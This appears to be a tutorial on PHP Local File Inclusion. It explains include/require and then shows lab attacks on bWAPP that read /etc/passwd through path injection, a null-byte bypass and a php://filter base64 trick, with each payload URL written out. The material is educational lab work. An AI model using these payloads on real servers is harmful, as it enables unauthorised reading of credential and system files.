Comprehensive Guide on Local File Inclusion (LFI)

In this deep-down online world, dynamic web applications are the ones that can easily be breached by an attacker due to their loosely written server-side codes and misconfigured system files. Today, we will learn about File Inclusion, which is considered as one of the most critical vulnerabilities that somewhere allows an attacker to manipulate the target's web server by including malicious files remotely or even access sensitive files present onto that server.


Table of Content

Introduction

File Inclusion vulnerabilities are commonly found in poorly written PHP web-applications where the input parameters are not properly sanitized or validated. Therefore it becomes easy for an attacker to capture the passing HTTP Requests, manipulates the URL parameter that accepts a filename and include the malicious files in the web-server.


In order to understand the mechanism, let's take a look at this scenario.

Consider a web-application that accepts a parameter that says **"file=hackingarticles.php"** via its URL, the server further processes it and displays its content on the application's screen.



Now the attacker tries to manipulate the filename parameter and calls up a local file or even injects a malicious script or a payload calling it from his own website into that parameter, thus the web-server will process it and executes that particular file which might lead to the following attacks:

- Code execution on the Web server
- Cross-Site Scripting Attacks (XSS)
- Denial of service (DOS)
- Data Manipulation Attacks
- Sensitive Information Disclosure



The impact of this vulnerability is quite high and has therefore been reported under-

1. **CWE-98: "Improper Control of Filename for Include/Require Statement in PHP Program"**
2. **CWE-20: "Improper Input Validation"**
3. **CWE-22: "Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')"**

4. **CWE-23: "Relative Path Traversal"**
5. **CWE-200: "Exposure of Sensitive Information to an Unauthorized Actor"**

The File Inclusion attacks are of two types:

1. **Local File Inclusion (LFI)**
2. **Remote File Inclusion (RFI)**

Before we get into the depth of these file inclusion attacks, let's have a look at some of the PHP functions.

PHP Include() Function

We can insert the content of one PHP file into another PHP file before the server executes it, with the include() function. The function can be used to create functions, headers, footers or element that will be reused on multiple pages.

This will help the developers to make it easy to change the layout of a complete website with minimal effort i.e. if there is any change required then instead of changing thousands of files just change the included PHP file.

Example 1

Assume we have a standard footer file called "**footer.php**", that looks like this

```
1 <?php
2 echo "<p>Copyright &copy; 2010-" . date("Y") ."hackingartices.in</p>";
3 ?>
```

To include the footer file on our page, we'll be using the include statement.

```
<html>
<body>
<h1>Welcome to Hacking Articles</h1>
<p>Some text.</p>
<p>Some more text.</p>
<?php include 'footer.php';?>
</body>
</html>
```

The code within the included file (footer.php) is interpreted just as if it had been inserted into the main page.

Example 2

Assume we have a file called "**vars.php**", with some variables defined:

```
?php
$color='red';
$car='BMW';
?>
```

Test.php

```
<html>
<body>
<h1>Welcome to my Home Page!!</h1>
<?php
echo "A$color$car";  //Output A
include 'var.php';
echo "A$color$car";  //A red BMW
?>
</body>
</html>
```

As soon as the fifth line executes in the test.php file, just “A” will be printed out because we haven’t called our var.php script yet. Whereas in the next line, we have used the include function to include the var.php file, as soon as the interpreter reads this line it directly calls our file from the server and executes it.

Therefore, the variables “colour” and “car” are now assigned with “red” and “BMW”. As the last line runs, we’ll get the output as “A red BMW”.

PHP Require() Function

Similar to the include() function, the **require** statement is also used to include a file into the PHP code. However, there is a one big difference between include and require functions. When a file is included with the **include** statement and PHP cannot find it or load it properly, thus the include() function generates a warning but the script will continue to execute:

Example 3

```
<html>
<body>
<h1>Welcome to my home page!</h1>
<?php include 'noFileExists.php';
echo "I have a $color $car.";
?>
</body>
</html>
```

Output: I have a Red BMW

Now if we try to run the same code using the **require** function, the echo statement will not be executed because the script execution dies as soon as the require statement return a fatal error:

```
<html>
<body>
<h1>Welcome to my home page!</h1>
<?php require 'noFileExists.php';
echo "I have a $color $car.";
?>
</body>
```

```
</html>
```

No output result.

PHP Require_once() Function

We can use the Require_once() function to access the data of another page into our page but only once. It works in a similar way as the require() function do. The only difference between require and require_once is that, if it is found that the file has already been included in the page, then the calling script is going to ignore further inclusions.

Example 4

echo.php

```
<?php
echo "Hello";
?>
```

Test.php

```
<?php
require('echo.php');
require_once('echo.php');
?>
```

Output: “Hello”

Local File Inclusion (LFI)

Local file inclusion is the vulnerability in which an attacker tries to trick the web-application by including the files that are already present locally into the server. It arises when a php file contains some php functions such as “include”, “include_once”, “require”, “require_once”.


This vulnerability occurs, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing directory traversal characters (such as dot-dot-slash) to be injected. Thus, the local file inclusion has **"High Severity with a CVSS Score of 8.1"**

Let's try to exploit this LFI vulnerability through all the different ways we can, I have used two different platforms **bWAPP** and **DVWA** which contains the file inclusion vulnerability.

Basic Local file inclusion


We'll open the target IP in our browser and login inside BWAPP as a **bee : bug**, further we will set the **"choose your bug"** option to **Remote & Local File Inclusion (RFI/LFI)** and hit **hack,** even for this time we'll keep our security level to "low".

Now, we'll be redirected to the web page which is basically suffering from RFI & LFI Vulnerability. There we will find a comment section to select a language from the given drop-down list, as soon as we click on go button, the selected language file gets included into the URL.



In order to perform the basic LFI attack, we'll be manipulating the **"URL language parameter"** with **"/etc/passwd"** to access the password file present in the local system as:


192.168.0.11/bWAPP/rlfi.php?language=/etc/passwd



So, we've successfully get into the password file and we are able to read this sensitive information directly from the webpage. Similarly, we can even read the contents of the other files using **"/etc/shadow"** or **"/etc/group"**

Null byte

In many scenarios, the basic local file inclusion attack might not work, due to the high-security configurations. From the below image you can observe that, I got failed to read the password file when executing the same path in the URL.




So what should we do when we got stuck in some similar situations?

The answer is to go for the Null Byte Attack. Many developers add up a **'.php'** extension into their codes at the end of the required variable before it gets included.

Therefore the webserver is interpreting **/etc/passwd** as **/etc/passwd.php**, thus we are not able to access the file. In order to get rid of this .php we try to terminate the variable using the **null byte character (%00)** that will force the php server to ignore everything after that, as soon as it is interpreted.


192.168.0.11/bWAPP/rlfi.php?language=/etc/passwd%00



Great, we are back!! We can read the contents of the password file again.

You can even grab the same using **burpsuite,** by simply capturing the browser's request in the proxy tab, manipulating its URL with **/etc/passwd%00** and forwarding it all to the repeater. Inside repeater, we can do a deep analysis of the sent requests and responses generated through it.

Now we just need to click on the **go tab**. And on the right side of the window, you can see that the password file is opened as a response.



Base64 encoded


Sometimes the security configuration is much high and we're unable to view the contents of the included PHP file. Thus we can still exploit the LFI vulnerability by just using the following PHP function.

192.168.0.11/bWAPP/rlfi.php?language=php://filter/read=convert.base64-encode/resource=/etc/passwd

Therefore from the below screenshot you can determine that the contents of the password file is encoded in base64. Copy the whole encoded text and try to decode it with any base64 decoder.

I've used the **burpsuite decoder** in order to decode the above-copied text.

Go to the **Decoder** option in burpsuite and paste the copied base64 text into the field provided, now on the right-hand side click on **decode as** and choose **Base64** from the options presented.




And here we go, you can see that we have successfully grabbed the password file again.

